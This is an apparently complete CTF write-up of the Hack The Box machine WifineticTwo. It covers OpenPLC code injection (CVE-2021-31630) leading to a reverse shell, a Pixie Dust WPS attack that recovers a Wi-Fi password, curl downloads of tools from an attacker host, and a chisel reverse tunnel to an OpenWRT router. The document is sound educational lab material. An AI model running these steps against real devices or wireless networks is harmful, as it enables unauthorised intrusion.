HTB: WifineticTwo

hackthebox htb-wifinetictwo ctf nmap ubuntu openplc c flask flask-unsign cve-2021-31630 c-reverse-shell wifi oneshot pixie-dust wpa wps open-wrt chisel tunnel

Jul 27, 2024

HTB: WifineticTwo

WifineticTwo is another Wifi-themed box. I'll start with a host running OpenPLC. I'll log into the web interface using default creds and exploit it by writing a C reverse shell into the hardware code. From there, I'll identify a wireless interface that isn't connected to anything. I'll scan for access points, and perform a Pixie Dust attack on the AP to get it's password. Then I can connect to the network and find an Open-WRT router. The root account has no password, so I can get access to the web interface and run cron jobs, add SSH keys, or just SSH in as root with no password.

Box Info

Name	WifineticTwo Play on HackTheBox
Release Date	16 Mar 2024
Retire Date	27 Jul 2024
OS	Linux
Base Points	Medium [30]
Rated Difficulty	
Radar Graph	
1st Blood	00:07:16 b1tzzz Elite Hacker Rank: 269 774 9 hackthebox.com
1st Blood	01:25:08 Yeeb Guru Rank: 38 2170 29 hackthebox.com
Creator	felamos Moderator 1 1687 hackthebox.com

Recon

nmap

`nmap` finds two open TCP ports, SSH (22) and HTTP (8080):

```
oxdf@hacky$ nmap -p- --min-rate 10000 10.10.11.7
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-13 14:59 EDT
Nmap scan report for 10.10.11.7
Host is up (0.085s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 6.86 seconds
oxdf@hacky$ nmap -p 22,8080 -sCV 10.10.11.7
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-13 15:02 EDT
Nmap scan report for 10.10.11.7
Host is up (0.086s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http-proxy Werkzeug/1.0.1 Python/2.7.18
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 232
|     vary: Cookie
|     set-cookie:
session=eyJfcGVybWFuZW50Ijp0cnVlfQ.ZpLPLA.voc5RR14gKmA91BVPCrgM8HY4T0; Expires=Sat, 13-
Jul-2024 19:07:04 GMT; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sat, 13 Jul 2024 19:02:04 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually
please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 302 FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 219
|     location: http://0.0.0.0:8080/login
|     vary: Cookie
|     set-cookie:
session=eyJfZnJlc2giOmZhbHNlLCJfcGVybWFuZW50Ijp0cnVlfQ.ZpLPLA.dkJBbhNDkmNpHHZoLh5B180Z-
Nc; Expires=Sat, 13-Jul-2024 19:07:04 GMT; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sat, 13 Jul 2024 19:02:04 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to target URL: <a
href="/login">/login</a>. If not click the link.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     content-type: text/html; charset=utf-8
|     allow: HEAD, OPTIONS, GET
|     vary: Cookie
|     set-cookie:
session=eyJfcGVybWFuZW50Ijp0cnVlfQ.ZpLPLA.voc5RR14gKmA91BVPCrgM8HY4T0; Expires=Sat, 13-
Jul-2024 19:07:04 GMT; HttpOnly; Path=/
|     content-length: 0
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sat, 13 Jul 2024 19:02:04 GMT
|   RTSPRequest:
|     HTTP/1.1 400 Bad request
|     content-length: 90
|     cache-control: no-cache
```

```
|     content-type: text/html
|     connection: close
|     <html><body><h1>400 Bad request</h1>
|     Your browser sent an invalid request.
|_    </body></html>
|_http-server-header: Werkzeug/1.0.1 Python/2.7.18
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was http://10.10.11.7:8080/login
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.80%I=7%D=7/13%Time=6692CF30%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,24C,"HTTP/1\.0\x20302\x20FOUND\r\ncontent-type:\x20text/html;\
SF:x20charset=utf-8\r\ncontent-length:\x20219\r\nlocation:\x20http://0\.0\
SF:.0\.0:8080/login\r\nvary:\x20Cookie\r\nset-cookie:\x20session=eyJfZnJlc
SF:2giOmZhbHNlLCJfcGVybWFuZW50Ijp0cnVlfQ\.ZpLPLA\.dkJBbhNDkmNpHHZoLh5B180Z
SF:-Nc;\x20Expires=Sat,\x2013-Jul-2024\x2019:07:04\x20GMT;\x20HttpOnly;\x2
SF:0Path=/\r\nserver:\x20Werkzeug/1\.0\.1\x20Python/2\.7\.18\r\ndate:\x20S
SF:at,\x2013\x20Jul\x202024\x2019:02:04\x20GMT\r\n\r\n<!DOCTYPE\x20HTML\x2
SF:0PUBLIC\x20\"-//W3C//DTD\x20HTML\x203\.2\x20Final//EN\">\n<title>Redire
SF:cting\.\.\.</title>\n<h1>Redirecting\.\.\.</h1>\n<p>You\x20should\x20be
SF:\x20redirected\x20automatically\x20to\x20target\x20URL:\x20<a\x20href=\
SF:"/login\">/login</a>\.\x20\x20If\x20not\x20click\x20the\x20link\.")%r(H
SF:TTPOptions,14E,"HTTP/1\.0\x20200\x20OK\r\ncontent-type:\x20text/html;\x
SF:20charset=utf-8\r\nallow:\x20HEAD,\x20OPTIONS,\x20GET\r\nvary:\x20Cooki
SF:e\r\nset-cookie:\x20session=eyJfcGVybWFuZW50Ijp0cnVlfQ\.ZpLPLA\.voc5RR1
SF:4gKmA91BVPCrgM8HY4T0;\x20Expires=Sat,\x2013-Jul-2024\x2019:07:04\x20GMT
SF:;\x20HttpOnly;\x20Path=/\r\ncontent-length:\x200\r\nserver:\x20Werkzeug
SF:/1\.0\.1\x20Python/2\.7\.18\r\ndate:\x20Sat,\x2013\x20Jul\x202024\x2019
SF::02:04\x20GMT\r\n\r\n")%r(RTSPRequest,CF,"HTTP/1\.1\x20400\x20Bad\x20re
SF:quest\r\ncontent-length:\x2090\r\ncache-control:\x20no-cache\r\ncontent
SF:-type:\x20text/html\r\nconnection:\x20close\r\n\r\n<html><body><h1>400\
SF:x20Bad\x20request</h1>\nYour\x20browser\x20sent\x20an\x20invalid\x20req
SF:uest\.\n</body></html>\n")%r(FourOhFourRequest,224,"HTTP/1\.0\x20404\x2
SF:0NOT\x20FOUND\r\ncontent-type:\x20text/html;\x20charset=utf-8\r\nconten
SF:t-length:\x20232\r\nvary:\x20Cookie\r\nset-cookie:\x20session=eyJfcGVyb
SF:WFuZW50Ijp0cnVlfQ\.ZpLPLA\.voc5RR14gKmA91BVPCrgM8HY4T0;\x20Expires=Sat,
SF:\x2013-Jul-2024\x2019:07:04\x20GMT;\x20HttpOnly;\x20Path=/\r\nserver:\x
SF:20Werkzeug/1\.0\.1\x20Python/2\.7\.18\r\ndate:\x20Sat,\x2013\x20Jul\x20
SF:2024\x2019:02:04\x20GMT\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C/
SF:/DTD\x20HTML\x203\.2\x20Final//EN\">\n<title>404\x20Not\x20Found</title
SF:>\n<h1>Not\x20Found</h1>\n<p>The\x20requested\x20URL\x20was\x20not\x20f
SF:ound\x20on\x20the\x20server\.\x20If\x20you\x20entered\x20the\x20URL\x20
SF:manually\x20please\x20check\x20your\x20spelling\x20and\x20try\x20again\
SF:.</p>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.73 seconds
```

Based on the OpenSSH version, the host is likely running Ubuntu 20.04 focal.

The webserver seems to be Python Werkzeug.

Website - TCP 8080

Site

Visiting `/` redirects to `/login`, which is a login page for OpenPLC:

OpenPLC is an software for controlling programmable logic controllers, which are specialized computers used for industrial automation and control over hardware devices.

The default creds for OpenPLC are giving on this page:

> *The default username and password is openplc (login) and openplc (password).*

They work here:

The “Programs” tab has a single program on it:

Clicking on the “Blank Program” row, I get a page with metadata about the program:

If I click “Launch”, it shows it compiling the program:

The dashboard still shows it’s not running:

The “Slave Decives” tab shows an empty table:

So does “Monitoring”:

The “Hardware” tab offers an editor to mess with the driver:

On “Users”, there’s a single default user:

“Settings” doesn’t have anything super interesting:

Clicking “Start PLC” at the bottom does start running the program:

Tech Stack

The HTTP response headers show Python Werkzeug just like `nmap` said:

```
HTTP/1.0 200 OK
content-type: text/html; charset=utf-8
content-length: 4550
vary: Cookie
set-cookie:
session=eyJfZnJlc2giOmZhbHNlLCJfcGVybWFuZW50Ijp0cnVlfQ.ZpLP5Q.PjCKk3t7hzmXdbSW6FqZ8dJH6
Expires=Sat, 13-Jul-2024 19:10:09 GMT; HttpOnly; Path=/
server: Werkzeug/1.0.1 Python/2.7.18
date: Sat, 13 Jul 2024 19:05:09 GMT
```

The cookie is three base64-encoded strings, like a JWT or Flask cookie. It’s a Flask cookie:

```
oxdf@hacky$ flask-unsign -c
eyJfZnJlc2giOmZhbHNlLCJfcGVybWFuZW50Ijp0cnVlfQ.ZpLP5Q.PjCKk3t7hzmXdbSW6FqZ8dJH6e8 -d
{'_fresh': False, '_permanent': True}
```

Nothing interesting.

Of course this is also OpenPLC. I’ll skip the directory brute force as this is known public software.

Shell as root on attica01

CVE-2021-31630 Background

Searching for exploits in OpenPLC turns up a bunch of references to CVE-2023-31630. The NIST writeup says it clearly:

> *Command Injection in Open PLC Webserver v3 allows remote attackers to execute arbitrary code via the "Hardware Layer Code Box" component on the "/hardware" page of the application.*

I noted above that the Hardware page had an editor with C code. It is at least worth trying to see what I can execute there.

Reverse Shell

To exploit this, I'll find a C reverse shell like this one. It has a bunch of imports and defs outside of any function. I'll put those at the top of the hardware source:

I'll take the `main` function of the reverse shell and make it the body of `updateCustomOut`, making sure to update the `port` and IP address string:

On clicking "Save Changes", it shows the program compile:

I'll click "Go to Dashboard" and then "Start PLC". I get a connection at `nc`:

```
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.7 47660
```

I'll upgrade the shell with the standard trick:

```
script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@attica01:/opt/PLC/OpenPLC_v3/webserver# ^Z
[1]+  Stopped                 nc -lnvp 443
oxdf@hacky$ stty raw -echo; fg
nc -lnvp 443
            reset
reset: unknown terminal type unknown
Terminal type? screen
root@attica01:/opt/PLC/OpenPLC_v3/webserver#
```

And `user.txt` is in `/root`:

```
root@attica02:~# cat user.txt
767919aa**********************
```

Shell as root on ap

Enumeration

Home Enumeration

The host is relatively empty. The `/root` directory is basically empty other than `user.txt`. There's a single user in `/home`, ubuntu, but that directory is empty as well:

```
root@attica02:~# ls -la
total 28
drwx------  3 root root 4096 Jul 21 19:20 .
drwxr-xr-x 17 root root 4096 Jul 21 19:19 ..
lrwxrwxrwx  1 root root    9 Feb 21 14:40 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwxr-xr-x  3 root root 4096 Jan  7  2024 .cache
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-------  1 root root  867 Jul 21 12:51 .viminfo
-rw-r-----  1 root root   32 Jul 21 19:20 user.txt
root@attica02:~# ls -la /home/ubuntu/
total 20
drwxr-x--- 2 ubuntu ubuntu 4096 Jan  7  2024 .
drwxr-xr-x 3 root   root   4096 Jan  7  2024 ..
-rw-r--r-- 1 ubuntu ubuntu  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Jan  6  2022 .bashrc
-rw-r--r-- 1 ubuntu ubuntu  807 Jan  6  2022 .profile
```

The number of processes here is also very small:

```
root@attica02:~# ps auxww
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.2  17828 10636 ?        Ss   Jul14   0:08 /sbin/init
root         125  0.0  0.3  47712 15472 ?        S<s  Jul14   0:02
/lib/systemd/systemd-journald
systemd+     152  0.0  0.2  16236  8420 ?        Ss   Jul14   0:09
/lib/systemd/systemd-networkd
systemd+     159  0.0  0.3  25524 12724 ?        Ss   Jul14   0:02
/lib/systemd/systemd-resolved
root         160  0.0  0.0   9484  2792 ?        Ss   Jul14   0:01 /usr/sbin/cron -f
-P
message+     161  0.0  0.1   8576  4712 ?        Ss   Jul14   0:00 @dbus-daemon --
system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root         163  0.0  0.4  35312 19436 ?        Ss   Jul14   0:00 /usr/bin/python3
/usr/bin/networkd-dispatcher --run-startup-triggers
syslog       164  0.0  0.1 222392  4840 ?        Ssl  Jul14   0:00 /usr/sbin/rsyslogd
-n -iNONE
root         165  0.0  0.1  14896  6296 ?        Ss   Jul14   0:01
/lib/systemd/systemd-logind
root         166  0.0  0.1  16488  5868 ?        Ss   Jul14   0:05
/sbin/wpa_supplicant -u -s -O /run/wpa_supplicant
root         171  0.0  0.0   9960  3432 ?        Ss   Jul14   0:00 /bin/bash
/opt/PLC/OpenPLC_v3/start_openplc.sh
root         174  0.0  0.7 400444 32060 ?        Sl   Jul14   2:10 python2.7
webserver.py
root         175  0.0  0.0   8388  1116 pts/0    Ss+  Jul14   0:00 /sbin/agetty -o -p
-- \u --noclear --keep-baud console 115200,38400,9600 vt220
root        2797  0.0  0.0   4352  3164 ?        S    13:06   0:00 /bin/bash
root        2800  0.0  0.0   2796  1060 ?        S    13:06   0:00 script /dev/null -
c bash
root        2801  0.0  0.0   2880   960 pts/5    Ss   13:06   0:00 sh -c bash
root        2802  0.0  0.0   4620  3764 pts/5    S    13:06   0:00 bash
root        2859  0.0  0.0   7052  1552 pts/5    R+   19:20   0:00 ps auxww
```

`ifconfig` shows a couple interesting things:

```
root@attica01:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.2  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::216:3eff:fefc:910c  prefixlen 64  scopeid 0x20<link>
        ether 00:16:3e:fc:91:0c  txqueuelen 1000  (Ethernet)
        RX packets 1106  bytes 122994 (122.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2626  bytes 382351 (382.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 445  bytes 34750 (34.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 445  bytes 34750 (34.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 02:00:00:00:02:00  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0-
```

First, I'm clearly in some kind of VM or container, as the IP 10.0.3.3 is not what I was interacting with when I exploited OpenPLC. But also, there's a `wlan0` wireless interface.

Wireless Enumeration

`iwconfig` gives more information about the interface:

```
root@attica02:~# iwconfig wlan0
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
```

Currently no connections. `iw` can scan for wireless networks:

```
root@attica02:~# iw dev wlan0 scan
BSS 02:00:00:00:01:00(on wlan0)
        last seen: 643480.548s [boottime]
        TSF: 1721565942723500 usec (19925d, 12:45:42)
        freq: 2412
        beacon interval: 100 TUs
        capability: ESS Privacy ShortSlotTime (0x0411)
        signal: -30.00 dBm
        last seen: 0 ms ago
        Information elements from Probe Response frame:
        SSID: plcrouter
        Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0
        DS Parameter set: channel 1
        ERP: Barker_Preamble_Mode
        Extended supported rates: 24.0 36.0 48.0 54.0
        RSN:     * Version: 1
                 * Group cipher: CCMP
                 * Pairwise ciphers: CCMP
                 * Authentication suites: PSK
                 * Capabilities: 1-PTKSA-RC 1-GTKSA-RC (0x0000)
        Supported operating classes:
                 * current operating class: 81
        Extended capabilities:
                 * Extended Channel Switching
                 * SSID List
                 * Operating Mode Notification
        WPS:     * Version: 1.0
                 * Wi-Fi Protected Setup State: 2 (Configured)
                 * Response Type: 3 (AP)
                 * UUID: 572cf82f-c957-5653-9b16-b5cfb298abf1
                 * Manufacturer:
                 * Model:
                 * Model Number:
                 * Serial Number:
                 * Primary Device Type: 0-00000000-0
                 * Device name:
                 * Config methods: Label, Display, Keypad
                 * Version2: 2.0
```

`iwlist` provides similar information:

```
root@attica02:~# iwlist wlan0 scan
wlan0     Scan completed :
          Cell 01 - Address: 02:00:00:00:01:00
                    Channel:1
                    Frequency:2.412 GHz (Channel 1)
                    Quality=70/70  Signal level=-30 dBm
                    Encryption key:on
                    ESSID:"plcrouter"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=00061dc155c9067e
                    Extra: Last beacon: 4ms ago
                    IE: Unknown: 0009706C63726F75746572
                    IE: Unknown: 010882848B960C121824
                    IE: Unknown: 030101
                    IE: Unknown: 2A0104
                    IE: Unknown: 32043048606C
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : CCMP
                        Pairwise Ciphers (1) : CCMP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 3B025100
                    IE: Unknown: 7F080400000200000040
                    IE: Unknown:
DD5C0050F204104A000110104400010210 3B000103104700 10572CF82FC95756539B16B5CFB298ABF110210
```

There's an access point (AP) named "plcrouter" nearby. `iw` shows that it has WPS, which is always risky.

Wifi Connection

Get Wifi Password

I'll use a tool called OneShot to perform the Pixie Dust Attack against WPS. It requires an interface:

```
root@attica02:~# python3 oneshot.py -h
usage: oneshot.py [-h] -i INTERFACE [-b BSSID] [-p PIN] [-K] [-F] [-X] [-B]
                  [--pbc] [-d DELAY] [-w] [--iface-down]
                  [--vuln-list VULN_LIST] [-l] [-r] [--mtk-wifi] [-v]

OneShotPin 0.0.2 (c) 2017 rofl0r, modded by drygdryg

options:
  -h, --help            show this help message and exit
  -i INTERFACE, --interface INTERFACE
                        Name of the interface to use
  -b BSSID, --bssid BSSID
                        BSSID of the target AP
  -p PIN, --pin PIN     Use the specified pin (arbitrary string or 4/8 digit
                        pin)
  -K, --pixie-dust      Run Pixie Dust attack
  -F, --pixie-force     Run Pixiewps with --force option (bruteforce full
                        range)
  -X, --show-pixie-cmd  Always print Pixiewps command
  -B, --bruteforce      Run online bruteforce attack
  --pbc, --push-button-connect
                        Run WPS push button connection
  -d DELAY, --delay DELAY
                        Set the delay between pin attempts
  -w, --write           Write credentials to the file on success
  --iface-down          Down network interface when the work is finished
  --vuln-list VULN_LIST
                        Use custom file with vulnerable devices list
  -l, --loop            Run in a loop
  -r, --reverse-scan    Reverse order of networks in the list of networks.
                        Useful on small displays
  --mtk-wifi            Activate MediaTek Wi-Fi interface driver on startup
                        and deactivate it on exit (for internal Wi-Fi adapters
                        implemented in MediaTek SoCs). Turn off Wi-Fi in the
                        system settings before using this.
  -v, --verbose         Verbose output

Example: oneshot.py -i wlan0 -b 00:90:4C:C1:AC:21 -K
```

The example run shows also passing it the BSSID and `-K` to do the the Pixie Dust attack. I'll start there. I've got the BSSID from the `iw` or `iwlist` output:

```
Example: oneshot.py -i wlan0 -b 00:90:4C:C1:AC:21 -K
root@attica02:/root# python3 oneshot.py -i wlan0 -b 02:00:00:00:01:00 -K
[*] Running wpa_supplicant…
[*] Running wpa_supplicant…
[*] Trying PIN '12345670'…
[*] Scanning…
[*] Authenticating…
[+] Authenticated
[*] Associating with AP…
[+] Associated with 02:00:00:00:01:00 (ESSID: plcrouter)
[*] Received Identity Request
[*] Sending Identity Response…
[*] Received WPS Message M1
[P] E-Nonce: E72EAF0BBFE6360C3CCC2A538B13AFC3
[*] Sending WPS Message M2…
[P] PKR:
37D283C42A47D0FAEA7B4BB3A0F92F248CF812F109AA480CCEB4D3846BA28673DF65C1A94C764A8B45533A0
[P] PKE:
7C87C5A1EE77C29D189CADE4F2880A7A9F13AC00065284D11D7D219D1F449D23C42214319F73666ECF449ED
[P] AuthKey: 3DFF292549E90FE647F937246629D0EC32196BF57E208192128D0496B5C100AB
[*] Received WPS Message M3
[P] E-Hash1: 198497215A04DCFF3BA53AE859304708E6C45A4B479D5E068220ADBE4E14FA8C
[P] E-Hash2: 252262612C4E5CA4A185553AB4F20B8C847D7B88077B4C8A19C60B9ADA1814C0
[*] Sending WPS Message M4…
[*] Received WPS Message M5
[+] The first half of the PIN is valid
[*] Sending WPS Message M6…
[*] Received WPS Message M7
[+] WPS PIN: '12345670'
[+] WPA PSK: 'NoWWEDoKnowWhaTisReal123!'
[+] AP SSID: 'plcrouter'
```

The PSK is “NoWWEDoKnowWhaTisReal123”.

Wifi Connect

The `wpa_passphrase` command will generate the config file necessary to connect to the network.

```
root@attica02:~# wpa_passphrase plcrouter 'NoWWEDoKnowWhaTisReal123!'
network={
        ssid="plcrouter"
        #psk="NoWWEDoKnowWhaTisReal123!"
        psk=2bafe4e17630ef1834eaa9fa5c4d81fa5ef093c4db5aac5c03f1643fef02d156
}
root@attica02:~# wpa_passphrase plcrouter 'NoWWEDoKnowWhaTisReal123!' > config
```

To connect, `wpa_supplicant`:

```
root@attica02:~# wpa_supplicant -B -c config -i wlan0
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
```

This made the connection, but the interface didn’t get an IP address:

```
root@attica01:/root# iw dev wlan0 link
Connected to 02:00:00:00:01:00 (on wlan0)
        SSID: plcrouter
        freq: 2412
        RX: 2466930 bytes (35907 packets)
        TX: 9798 bytes (89 packets)
        signal: -30 dBm
        rx bitrate: 5.5 MBit/s
        tx bitrate: 1.0 MBit/s
        bss flags:      short-slot-time
        dtim period:    2
        beacon int:     100
root@attica02:~# ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::ff:fe00:300  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:03:00  txqueuelen 1000  (Ethernet)
        RX packets 12  bytes 2164 (2.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19  bytes 2996 (2.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

`dhclient` will get an IP over DHCP:

```
root@attica02:/root# dhclient
RTNETLINK answers: File exists
root@attica02:/root# ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.46  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::ff:fe00:300  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:03:00  txqueuelen 1000  (Ethernet)
        RX packets 18  bytes 3043 (3.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 3980 (3.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Network Enumeration

Identify Host

It's probably safe to assume the host IP is 192.168.1.1, but I can look more definitively with `arp` to see what is being talked to:

```
root@attica02:/root# arp -a
attica02 (10.0.3.44) at <incomplete> on eth0
? (192.168.1.1) at 02:00:00:00:01:00 [ether] on wlan0
? (10.0.3.1) at 00:16:3e:00:00:00 [ether] on eth0
```

nmap

I'll upload a statically compiled `nmap` binary to WifineticTwo (hosting it on a Python webserver on my host):

```
root@attica02:~# curl 10.10.14.6/nmap > nmap
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 5805k  100 5805k    0     0  5727k      0  0:00:01  0:00:01 --:--:-- 5730k
```

I'll set it as executable and scan the `.1`:

```
root@attica02:~# chmod +x nmap
root@attica02:~# ./nmap -p- --min-rate 10000 192.168.1.1

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-07-21 20:23 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 192.168.1.1
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000023s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https
MAC Address: 02:00:00:00:01:00 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 7.29 seconds
```

OpenWRT

Identify OpenWRT

Both HTTP and HTTPS are open, and both return the same page:

```
root@attica01:~# curl 192.168.1.1
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"
"http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
        <head>
                <meta http-equiv="Cache-Control" content="no-cache, no-store, must-
revalidate" />
                <meta http-equiv="Pragma" content="no-cache" />
                <meta http-equiv="Expires" content="0" />
                <meta http-equiv="refresh" content="0; URL=cgi-bin/luci/" />
                <style type="text/css">
                        body { background: white; font-family: arial, helvetica,
sans-serif; }
                        a { color: black; }

                        @media (prefers-color-scheme: dark) {
                                body { background: black; }
                                a { color: white; }
                        }
                </style>
        </head>
        <body>
                <a href="cgi-bin/luci/">LuCI - Lua Configuration Interface</a>
        </body>
</html>
root@attica01:~# curl https://192.168.1.1 -k
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"
"http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
        <head>
                <meta http-equiv="Cache-Control" content="no-cache, no-store, must-
revalidate" />
                <meta http-equiv="Pragma" content="no-cache" />
                <meta http-equiv="Expires" content="0" />
                <meta http-equiv="refresh" content="0; URL=cgi-bin/luci/" />
                <style type="text/css">
                        body { background: white; font-family: arial, helvetica,
sans-serif; }
                        a { color: black; }

                        @media (prefers-color-scheme: dark) {
                                body { background: black; }
                                a { color: white; }
                        }
                </style>
        </head>
        <body>
                <a href="cgi-bin/luci/">LuCI - Lua Configuration Interface</a>
        </body>
</html>
```

There's a reference to "LuCI", which is related to WRT:

It looks like the access point (AP) is an OpenWRT instance.

Create Tunnel

I'll grab a copy of `chisel` from it's release page and upload it to the container using a Python webserver on my VM:

```
root@attica01:~# curl 10.10.14.6/chisel_1.9.1_linux_amd64 -o c
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 8452k  100 8452k    0     0  7391k      0  0:00:01  0:00:01 --:--:-- 7394k
root@attica01:~# chmod +x c
```

I'll start the Chisel server on my VM and connect:

```
root@attica01:~# ./c client 10.10.14.6:8000 R:192.168.1.1:80
2024/07/26 17:48:12 client: Connecting to ws://10.10.14.6:8000
2024/07/26 17:48:12 client: Connected (Latency 87.342542ms)
```

The server shows the tunnel from 80 on my host to 80 on the OpenWRT box:

```
oxdf@hacky$ sudo ./chisel_1.9.1_linux_amd64 server -p 8000 --reverse
2024/07/26 13:48:10 server: Reverse tunnelling enabled
2024/07/26 13:48:10 server: Fingerprint A+RLnFcQChd6sJabm217lZd8QqH3DvYIBhbq1/lm+Fw=
2024/07/26 13:48:10 server: Listening on http://0.0.0.0:8000
2024/07/26 13:48:12 server: session#1: tun: proxy#R:80=>192.168.1.1:80: Listening
```

Enumerate OpenWRT

Visiting `localhost` in Firefox redirects to `/cgi-bin/luci/` which gives a login page:

The OpenWRT quickstart guide says:

